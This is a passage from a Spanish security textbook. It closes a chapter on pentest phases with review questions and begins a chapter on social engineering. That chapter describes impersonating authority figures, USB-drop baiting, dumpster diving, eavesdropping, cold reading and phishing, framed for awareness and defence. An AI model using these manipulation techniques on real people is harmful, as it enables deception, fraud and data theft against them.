


Figura 17. *En la imagen podemos ver el grupo de la* ***OSSTMM*** *en la popular red social* ***Facebook****.*

... RESUMEN

Chilexxs22

En este capítulo hemos repasado conceptos relacionados con la seguridad informática y resumimos algunos tipos de evaluaciones de seguridad, como Vulnerability Assessment, Penetration Test y Ethical Hacking. Por otro lado, analizamos en detalle las fases de un Pentest: fase de reconocimiento, de escaneo, de enumeración, de acceso y de mantenimiento del acceso, haciendo foco en los puntos más importantes de cada una de ellas.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Qué es la tríada de la seguridad informática? Defina sus componentes.

2 ¿Con qué criterios se pueden clasificar los controles de seguridad informática? Enumere los distintos controles.

3 ¿Cuáles son las principales diferencias entre Vulnerability Assessment y ethical hacking?

4 ¿Cuáles son las diferencias entre white hat, grey hat y black hat hackers?

5 ¿En qué se distinguen los análisis de tipo White box y Black box? ¿Cuál es el más cercano a la realidad?

6 ¿Cuáles son las características principales de la fase de reconocimiento?

7 ¿Qué características tiene la fase de escaneo?

8 ¿En qué consiste la fase de enumeración?

9 Describa las características principales de la fase de acceso.

10 Describa las características principales de la fase de mantenimiento del acceso.

Chilexs22

ACTIVIDADES PRÁCTICAS

1 Confeccione una tabla con ejemplos de controles en función del momento en el que ocurre el incidente (filas) y de los recursos utilizados (columnas).

2 En función de las bases expuestas en este capítulo, los enlaces recomendados e información extra disponible en Internet, realice una compilación de los distintos tipos de escaneo existentes y explique su funcionamiento.

3 Investigue acerca de la metodología utilizada para encontrar vulnerabilidades no conocidas (Bug Hunting).

4 Investigue distintas distribuciones o suites de herramientas disponibles orientadas a los análisis de seguridad vistos en el capítulo.

5 Pruebe las distribuciones o suites de herramientas de su preferencia y compárelas.

Capítulo 2

Ingeniería social

En este capítulo veremos los aspectos relacionados con técnicas no emparentadas directamente con la tecnología, sino más bien con las relaciones entre las personas y lo que se puede obtener de ellas. También veremos los tipos de contacto que pueden darse y sus peligros asociados y, por supuesto, algunas formas de protegerse de todo esto.

El eslabón más débil	**38**
Conceptos	38
La mente de la seguridad	39
Paranoia para principiantes	40
El que busca, encuentra	**41**
Inspección visual	42
Shoulder surfing	42
Trashing	43
Escuchas cotidianas	44
Técnicas avanzadas	**45**
Programación neurolinguística	46
La lectura en frío	47
Ingeniería social inversa	48
Robo de identidad	48
El contacto lo es todo	**49**
Contacto online	49
Contacto directo	51
Contacto telefónico	51
Estrategias de protección	**52**
Educación y concientización	52
En la empresa	53
En el entorno personal	53
Resumen	**53**
Actividades	**54**

Chilexs22

EL ESLABÓN MÁS DÉBIL

En general, se utiliza la analogía de la cadena para representar un sistema de seguridad, y se dice que ésta se corta por el eslabón más débil, aunque haya otros factores de importancia como la longitud, el material y el uso al que está sometida. En el caso de una cadena en un sistema informático, decimos que el **usuario** es el eslabón más débil, y es por donde es más probable que se corte, produciendo así una **brecha de seguridad**.

Conceptos

Podemos decir que la ingeniería social es un método no técnico para obtener información sobre un sistema, basado en el **factor humano** y que puede ser utilizado en el contexto de un ataque. Incluye el proceso de **engañar** a los usuarios para que brinden información que no deberían brindar por su importancia o sensibilidad. La ingeniería social supone el uso de distintos métodos, ya sea personalmente o no, que explotan la tendencia natural de las personas a confiar y a ayudar a otros.




Figura 1. *El principio en el que se sustenta la ingeniería social es aquél que afirma que en cualquier sistema los usuarios son el eslabón débil de la cadena.*

Existen algunos elementos en especial que se aprovechan en ingeniería social para obtener información. Éstos tienen que ver con características propias de las personas o con actitudes que pueden forzar comportamientos. Algunos de ellos son:

- Confianza: el creer en las personas hace que no dudemos de su buena voluntad.
- Ignorancia: la falta de educación promueve la manipulación de los individuos.
- Miedo: las amenazas por incumplimiento pueden doblegar la voluntad.
- Codicia: lleva a aceptar algo en base a una falsa promesa.
- Deber moral: lleva al cumplimiento por obligación moral.
- Intimidación: simulación de una figura de autoridad.
- Adulación: a todos nos gusta que nos halaguen.
- Ayuda: ofrecimiento de ayuda para generar confianza.

Por ejemplo, una técnica muy común consiste en simular ser un empleado de alto rango, como un ejecutivo, gerente o director, que necesita acción inmediata de parte de una persona. La intimidación con la actitud correcta logra que nadie cuestione a un superior en posición de autoridad, pudiendo obtener así la información deseada.




Figura 2. *En los cubículos de los empleados de oficinas, es posible encontrar mucha información personal además de datos de la empresa.*

La mente de la seguridad

En un texto de 2008 (The Security Mindset), Bruce Schneier describe la particular mentalidad de los profesionales de la seguridad y su forma de ver el mundo, ejemplificando que no pueden estar en un negocio sin notar cómo robarlo, usar una computadora sin preguntarse acerca de sus vulnerabilidades, ni votar sin imaginarse cómo hacerlo dos veces. El autor asegura que esta manera de pensar no es natural para la gente, y también destaca que podría ser innato y difícil de enseñar. De forma contraria a la ingeniería, que implica pensar sobre cómo las cosas están hechas para funcionar, aquí se piensa cómo pueden fallar. Ciertamente, si la gente pudiera aprender a pensar de manera más amplia, existirían consumidores más sofisticados y gente menos crédula. Schneier concluye que cualquiera puede ejercitar esa mentalidad, tratando de ver el mundo desde la perspectiva de un enemigo, una habilidad de la que todos se pueden beneficiar sin importar la profesión.




Figura 3. *Bruce Schneier es el autor del libro Criptografía Aplicada, que sirve como referencia obligada para trabajos referidos a la criptografía.*

Paranoia para principiantes

Paranoia es un término utilizado en psiquiatría y describe un estado de salud mental que se caracteriza por la presencia de delirios autorreferentes. Según la **RAE** (Real Academia Española), es una perturbación mental fijada en una idea o en un orden de ideas. Es habitual calificar de paranoico a alguien que sostiene afirmaciones radicales basadas en sospechas, aunque suele existir un núcleo verdadero, en tanto que todos tenemos un poco de paranoia en una sana proporción.

Chilexs22

III EL PSICÓLOGO DE LA SEGURIDAD

Bruce Schneier es un **criptógrafo** experto en seguridad informática, escritor de varios libros y fundador de Counterpane Internet Security. Ha diseñado varios algoritmos criptográficos como **Blowfish**, **Twofish** (candidato a AES), **MacGuffin**, **Yarrow** y **Fortuna** (generadores de números pseudo-aleatorios) y **Solitaire** (utilizable con una baraja).

Figura 4. *Una máquina destructora de papel es, hoy en día, un accesorio corriente para eliminar información sensible en las oficinas.*

Tal vez sea posible ser paranoico sanamente, en el sentido de ser **precavido**, lo que ocurre cuando se tiene verdadera noción de todo lo que podría ocurrir en determinada circunstancia y contexto. Lo precavido implica **cautela** orientada a la **prevención de riesgos** a fin de evitar daños. Por el contrario, el hecho de negar absolutamente el riesgo sería demasiado inocente, por lo que se podría establecer un nivel intermedio, un cierto grado de paranoia útil y admisible, que nos ayude a protegernos de peligros reales a los cuales estamos expuestos a diario.

EL QUE BUSCA, ENCUENTRA

Muchas veces, encontrar la información depende del uso correcto de los métodos. De hecho, puede suceder que los medios técnicos sean insuficientes para obtener algo que, por otras vías, sí puede conseguirse. En este caso, trataremos algunas técnicas relacionadas con utilizar nuestros sentidos de la vista y el oído, más un poco de sagacidad.

Chilexs22

III UNA PERSONA POR OTRA

Algunos atacantes simulan ser una determinada persona para ganar acceso físico en base al nivel de acceso del usuario válido. Incluso, en ocasiones se simula ser personal de soporte técnico para la obtención de información, dado que pocos desconfiarían del personal técnico al tener un inconveniente.

Inspección visual

La simple técnica de inspección visual está relacionada con los descuidos típicos de los usuarios, como las páginas web y correos personales abiertos, documentos cargados y demás. En este caso, no es necesario ser demasiado sigiloso ya que la información visual está a la vista directa de cualquiera. Incluso, muchas veces las personas se prestan los equipos de trabajo por unos instantes y sus documentos y aplicaciones permanecen abiertos, a riesgo de que puedan revelar información. Otro uso de la inspección visual es sobre la disposición de nuestros elementos, que habla mucho de nuestra manera de comportarnos y de la organización personal.

Figura 5. *Una oficina vacía suele ser un espacio ideal para que un atacante encuentre información importante.*

Una técnica conocida para cazar a usuarios incautos es dejar pendrives USB olvidados que incluyen un troyano que envía información al atacante. La curiosidad hace que la gente los agarre y los conecte a sus equipos. Lo más interesante de este método es que es sumamente sencillo y sólo cuesta un pendrive, que frente al valor de la información puede ser muy bajo.

Shoulder surfing

El **shoulder surfing** consiste en espiar a los usuarios en algún momento determinado, como cuando ingresan sus claves. Una ayuda de contramedida para este ejemplo es que los caracteres que se teclean aparezcan enmascarados con asteriscos o similares,

aunque esto no evita que el teclado sea espiado. En general, y para complicar la tarea de los curiosos o atacantes, se recomienda utilizar claves que sean rápidas y cómodas para escribir, pero difíciles en cuanto a los caracteres que contienen.

Figura 6. *Es una buena práctica alejar la vista del teclado de una persona que está ingresando datos privados. Esto es visto como una señal de respeto y habla muy bien de quien lo hace.*

Trashing

El **trashing** o **dumpster** diving implica la recolección de residuos de cestos, bolsas y contenedores, y se utiliza para encontrar bienes o datos en lugares públicos o privados. En general, quienes lo realizan trabajan para otras personas y la práctica no se relaciona necesariamente con la pobreza o la falta de recursos (en ciertos países, es una práctica ilegal). Los recolectores buscan información que les permita conocer datos privados en el descarte de pertenencias (pensemos, ¿quién no ha arrojado a la basura papeles con anotaciones?).

En el marco de las empresas, los papeles deben eliminarse con máquinas trituradoras o contratando servicios de eliminación. No menos importantes son los residuos de los cestos de escritorio, donde muchas veces se arrojan papeles con datos sensibles.




Figura 7. *Un atacante preparado sabe muy bien cómo y dónde buscar información, por lo que debe tenerse sumo cuidado al descartar cualquier tipo de material, insumos y papeles.*

Escuchas cotidianas

Una técnica que requiere cierto nivel de sutileza es la escucha de conversaciones, que implica prestar atención a diálogos entre personas. Las escuchas pueden ser muy accesibles ya que en cualquier restaurante, bar o comedor, la distancia entre las mesas suele ser tan corta que permite oír alrededor. Lo mismo en ascensores, donde muchas veces la gente habla y cuenta cosas personales y de trabajo.

En líneas generales, puede aplicarse esto en cualquier lugar concurrido, como salas de espera, oficinas, pasillos e, incluso, transportes públicos. Es por esto que debemos tener sumo cuidado al comunicarnos entre desconocidos.

Asimismo, los micrófonos ocultos pueden servir para registrar conversaciones, y pueden estar escondidos en objetos cotidianos para enviar el sonido de manera inalámbrica hacia un grabador. De estas formas, sin la menor interacción del atacante, es posible obtener información utilizando la astucia, o bien apoyándose en dispositivos electrónicos que faciliten la tarea.

Chilexs22

III LA BASURA DE UNOS, EL TESORO DE OTROS

En países con problemas sociales, se instaló en ciertos grupos de gente la costumbre de obtener víveres y recursos para su vida cotidiana revolviendo los residuos de las ciudades. Esto fue aprovechado por atacantes e investigadores para obtener información sobre sus objetivos, contratando a estas personas.

Figura 8. *Existen dispositivos electrónicos que* ***amplifican*** *señales sonoras mediante un micrófono direccional que se enfoca hacia el objetivo para captar lo hablado. Generalmente, lleva adosada una pantalla parabólica receptora.*

TÉCNICAS AVANZADAS

Las técnicas de ingeniería social incluyen todo tipo de tretas y trucos que actúan en pos de obtener información sobre personas y organizaciones. Por supuesto que se pueden desarrollar técnicas más refinadas, que requieran un mayor grado de conocimiento o experiencia para ser utilizadas, pero cuyos resultados son muy efectivos.

Chilexs22

III ESPIONAJE DIGITAL

Para espiar, existen **grabadores telefónicos** tanto para teléfonos de línea como celulares, aunque en estos últimos la tecnología es más compleja y costosa. A la vez, también existen contramedidas como dispositivos que bloquean señales de celulares o escanean en busca de micrófonos ocultos y cámaras espía.

Programación neurolinguística

La **PNL**, o **Programación Neurolingüística**, es un modelo del funcionamiento de la mente y el procesamiento de la información, la experiencia y sus implicancias para el desarrollo personal, y se aplica en áreas como psicoterapia, empresas y educación. Este estudio de la estructura de la experiencia subjetiva hace referencia a procesos y no a contenidos, y proporciona herramientas y habilidades para la comunicación. También estudia la percepción a través de los sentidos (vista, oído, olfato, gusto y tacto), nuestra organización del mundo que percibimos y cómo filtramos la información.

Respecto del uso en ingeniería social, la PNL permite conocer la percepción de las otras personas sobre su realidad, por lo que hace posible conocer datos que ni las propias personas saben sobre sí mismas. Así, se pueden detectar mentiras, persuadir de realizar alguna acción, analizar el por qué de un comportamiento, interpretar información subyacente en un diálogo y mucho más. Para esto, se utilizan técnicas que se basan en la comunicación verbal y no verbal (postura, gestos, movimientos reflejos, etcétera). La PNL es una herramienta tan efectiva como peligrosa: si se estudia y perfecciona hasta un nivel muy alto, es posible emplearla para manipular a las personas.




Figura 9. *La PNL tuvo origen en las investigaciones de Richard Bandler y John Grinder en 1973, como resultado de una tesis doctoral conjunta. Estos trataban de averiguar por qué determinados tratamientos de tres terapeutas en USA (Satir, Erickson y Perls) conseguían mayor éxito que sus colegas.*

Chilexs22

III EL PROCESO DE APRENDIZAJE EN PNL

La PNL explica el aprendizaje en etapas por las que pasa el individuo. La 1 es incompetencia inconsciente: no se sabe qué es lo que no se sabe. La 2 es incompetencia consciente: se sabe qué es lo que no se sabe. En la 3, hay competencia consciente: se sabe que se sabe y se presta atención. En la etapa 4, se tiene competencia inconsciente: se libera la atención de la actividad.

La lectura en frío

Lectura en frío (**cold reading**) es un conjunto de técnicas para obtener información sobre las personas. Decimos que es en frío porque empezamos sin conocimiento previo, y lectura porque estamos interpretando características. Para esto se utilizan especulaciones de alta probabilidad sobre el sujeto, recogiendo señales sobre los aciertos o no de las conjeturas, y luego reforzando las que la persona reconozca como válidas, mientras que se dejan atrás las equivocaciones a fin de que se olviden los errores.

Alguien experimentado puede conseguir rápidamente información acerca de un sujeto mediante el análisis y la observación de elementos superficiales tales como el lenguaje corporal, la forma de hablar, la vestimenta, la apariencia, el género, la edad, la religión, el origen étnico, etcétera.

Aun pistas sutiles como cambios en las expresiones faciales o el lenguaje corporal pueden indicar si una línea de cuestionamiento es efectiva o no. Si se combinan con algo de información obtenida por otro medio, la técnica puede demostrar gran conocimiento sobre el sujeto.




Figura 10. *Un excelente manual sobre lectura en frío es* ***The Full Facts Guide To Cold Reading****, de Ian Rowland, donde se plantean más de 20 técnicas, como* ***The rainbow ruse****,* ***Fine flattery*** *y* ***Barnum statements****.*

Chilexs22

III EL EFECTO FORER

También llamado **falacia de validación personal** o **efecto Barnum**, el efecto Forer indica que los sujetos darán aprobación a descripciones de su personalidad que supuestamente han sido realizadas específicamente para ellos, pero que en realidad son generales y suficientemente vagas como para ser aplicadas a un amplio espectro de gente.

Ingeniería social inversa

La ingeniería social inversa, a diferencia de lo que venimos explicando, describe una situación en la que la víctima realiza el contacto inicial y ofrece al atacante la información que éste deseaba. Por ejemplo, una persona que tiene un problema y contacta a alguien que le brinde la solución, cuando en realidad esta persona es quien creó el problema y la situación está bajo el absoluto control de este último, el atacante.
Esta técnica de crear problemas es muy usual y se aplica en la mayoría de los casos, ya sea de manera activa (provocando el problema) o pasiva (esperando que el problema surja). La defensa contra esta técnica es un gran desafío, debido a que es la víctima la que busca al atacante, eliminando sospechas sobre su buena o mala voluntad.

Robo de identidad

El robo de identidad es un **delito** donde una persona utiliza la documentación y datos identificatorios de otra para realizar operaciones, normalmente financieras, que implican a la vez conductas delictivas (doble delito). Es importante destacar que las leyes no brindan suficiente protección para los casos de identidad robada y, normalmente, sólo se puede saber qué ocurrió a partir de descubrir sus efectos.
Un ladrón de identidad puede utilizar tarjetas robadas, abrir cuentas y obtener préstamos (la motivaciones es siempre económica). Prácticamente, todo trámite que incluya datos personales es susceptible de dejar huellas, por lo que se debe evitar llenar formularios o encuestas y tener cuidado con los petitorios en la vía pública.




Figura 11. *El robo de una cartera, billetera o correo postal, podría dar comienzo al robo de identidad. La guía de* ***www.money-wise.org*** *es un excelente documento publicado a comienzos de 2009 para prevención e información sobre este tema.*

EL CONTACTO LO ES TODO

El contacto entre el atacante y la víctima puede realizarse de distintas maneras, como por medio de Internet, por teléfono o bien directa, de persona a persona. Cada caso tendrá ventajas y desventajas, como veremos a continuación.

Contacto online

El contacto online incluye la navegación, el correo electrónico, los sistemas de mensajería instantánea y las tan utilizadas redes sociales y comunidades virtuales. Los peligros asociados son similares pero deben ser tenidos en cuenta por separado.

Sitios web y phishing

Los sitios web pueden ser simples páginas para navegar o completos sistemas de recolección de datos, dependiendo del objetivo con el que fueron programados. Los sitios maliciosos pueden incluir una verificación de vulnerabilidades en el equipo del cliente para así explotarla, o bien inyectar algún **script**, **spyware** u otro tipo de **malware** para infectarlo y robar datos personales o transformarlo en miembro de una **botnet**.

Muchos sitios maliciosos requieren información de registración que incluye desde datos personales hasta de tarjeta de crédito, en general con la excusa de verificar la mayoría de edad. En algunos casos, simulan ser entidades financieras o de compra online para que los usuarios ingresen datos personales, que serán robados y utilizados de manera fraudulenta.

Correo electrónico

La gran cantidad de mensajes de e-mail que se reciben a diario hace que a veces no se le preste atención a su contenido. La actitud de un atacante será realizar solicitudes que no requieran acciones complicadas por parte de la víctima, para que ésta acepte hacer algo sin pensar demasiado en lo que está haciendo, como por ejemplo, hacer clic en un vínculo. Uno de los principales inconvenientes del e-mail es la facilidad para simular ser otra persona y colocar datos falsos del emisor.

Chilexs22

III USOS INMORALES

La lectura en frío es empleada por falsos adivinos, tarotistas y videntes como medio para obtener información de las personas, adjudicando las coincidencias a supuestos poderes psíquicos. El sujeto trata de obtener la cooperación de las personas para que interpreten afirmaciones vagas como si fueran predicciones.

La ingeniería social se nutre del uso del correo electrónico para facilitar las vías de contacto con las víctimas, por lo que se ha convertido en un grave problema. Esto también promueve el phishing, en caso de poder conseguir por medio del engaño que el usuario se dirija al sitio falso en el que se encuentra la trampa.

Mensajería instantánea

La mensajería instantánea (MI) permite interconectar millones de usuarios, ya sea en entornos personales como de trabajo. La velocidad de respuesta inmediata de la mensajería instantánea la convierte en adecuada para ataques de ingeniería social, ya que se lo considera familiar, como el teléfono, y no se lo relaciona directamente con amenazas. Los principales ataques por MI consisten en el envío de links de malware o en el envío de un archivo. Sin embargo, el peor inconveniente lo supone la sencilla forma de solicitar información y conversar de manera impersonal. La naturaleza de una charla de MI hace que no se esté seguro de estar hablando con la persona con la que se piensa.

Redes sociales

Una red social es una estructura social en la hay individuos y existen relaciones de distinto tipo entre ellos. Al aparecer sitios web que brindan la funcionalidad de interconectar personas, nacen las redes sociales virtuales. Las redes sociales presentan un medio ideal para conectarse con amigos y posibles socios comerciales, pero también para la averiguación de datos.

